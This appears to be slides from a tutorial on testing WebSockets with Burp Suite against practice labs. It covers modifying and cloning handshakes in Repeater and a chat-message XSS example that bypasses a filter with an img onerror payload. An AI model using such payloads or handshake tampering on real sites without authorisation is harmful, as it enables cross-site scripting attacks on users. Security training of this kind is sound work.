12	https://0ac6000003016869803f49ae0...	← To client		94
13	https://0ac6000003016869803f49ae0...	→ To server		20
14	https://0ac6000003016869803f49ae0...	← To client		33
15	https://0ac6000003016869803f49ae0...	← To client		6
16	https://0ac6000003016869803f49ae0...	→ To server		4
17	https://0ac6000003016869803f49ae0...	← To client		4
18	https://0ac6000003016869803f49ae0...	← To client		95
19	https://0ac6000003016869803f49ae0...	→ To server		4
20	https://0ac6000003016869803f49ae0...	← To client		4
21	https://0ac6000003016869803f49ae0...	→ To server		4

Manipulating WebSocket Handshakes



Steps to manipulate WebSocket handshakes:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.

The screenshot shows the Burp Suite interface with the 'WebSockets history' tab selected. The table below lists the intercepted messages. Item 13 is highlighted, and a context menu is open over it, showing the 'Send to Repeater' option.

#	URL	Direction	Edited	Length	Notes
1	https://0ac6000003016869803f49ae0...	→ To server		4	
2	https://0ac6000003016869803f49ae0...	← To client		4	
3	https://0ac6000003016869803f49ae0...	→ To server		4	
4	https://0ac6000003016869803f49ae0...	← To client		4	
5	https://0ac6000003016869803f49ae0...	→ To server		5	
6	https://0ac6000003016869803f49ae0...	← To client		66	
7	https://0ac6000003016869803f49ae0...	→ To server		4	
8	https://0ac6000003016869803f49ae0...	← To client		4	
9	https://0ac6000003016869803f49ae0...	→ To server		18	
10	https://0ac6000003016869803f49ae0...	← To client		31	
11	https://0ac6000003016869803f49ae0...	← To client		6	
12	https://0ac6000003016869803f49ae0...	← To client		94	
13	https://0ac6000003016869803f49a...				https://0ac6000003016869803f...web-security-academy.net/chat
14	https://0ac6000003016869803f49a...				
15	https://0ac6000003016869803f49a...				
16	https://0ac6000003016869803f49a...				
17	https://0ac6000003016869803f49a...				
18	https://0ac6000003016869803f49a...				
19	https://0ac6000003016869803f49a...				
20	https://0ac6000003016869803f49a...				
21	https://0ac6000003016869803f49a...				

Message

Pretty Raw Hex

```
1 {
  "message": "hello!"
}
```

Context menu options for item 13:


- Send to Repeater
- Send to Comparer
- Show new history window
- Add notes
- Highlight
- Delete item
- Clear history
- Copy URL
- Proxy history documentation

Manipulating WebSocket Handshakes



Steps to manipulate WebSocket handshakes:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.
- Click on the edit icon to view the list of WebSocket connections that have been used in your current session.




Manipulating WebSocket Handshakes



Steps to manipulate WebSocket handshakes:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.
- Click on the edit icon to view the list of WebSocket connections that have been used in your current session.
- Select the connection you want to base your new connection on and click **Clone**.




Manipulating WebSocket Handshakes



Steps to manipulate WebSocket handshakes:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.
- Click on the edit icon to view the list of WebSocket connections that have been used in your current session.
- Select the connection you want to base your new connection on and click **Clone**.
- There you can amend the Host, Port, Use HTTPS settings, and the body of the message.
- Click **Connect** to create the modified connection.



Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection



Example #3 – Cross-Site WebSocket Hijacking

Example #2: Bypass Insecure XSS Protection



[Home](#) | [My account](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hello!

Hal Pline: Just stop asking questions and let me out of this tiny box!

You: How are you?

Hal Pline: That's a bit personal don't you think?

Your message:

Send

Example #2: Bypass Insecure XSS Protection



WebSocket ID: 11 : https://0a7200400364062280f12155008a0003....

Send WebSocket Message

☒ Select next message received

Pretty Raw Hex

```
1 {  
  "message": "<img src=1 onerror='alert(1)'"  
}
```

History

Message	Direction	Manual	Length	Time
{"message": "<img src=1 onerror='a..."	→ To server	✓	44	02:43:
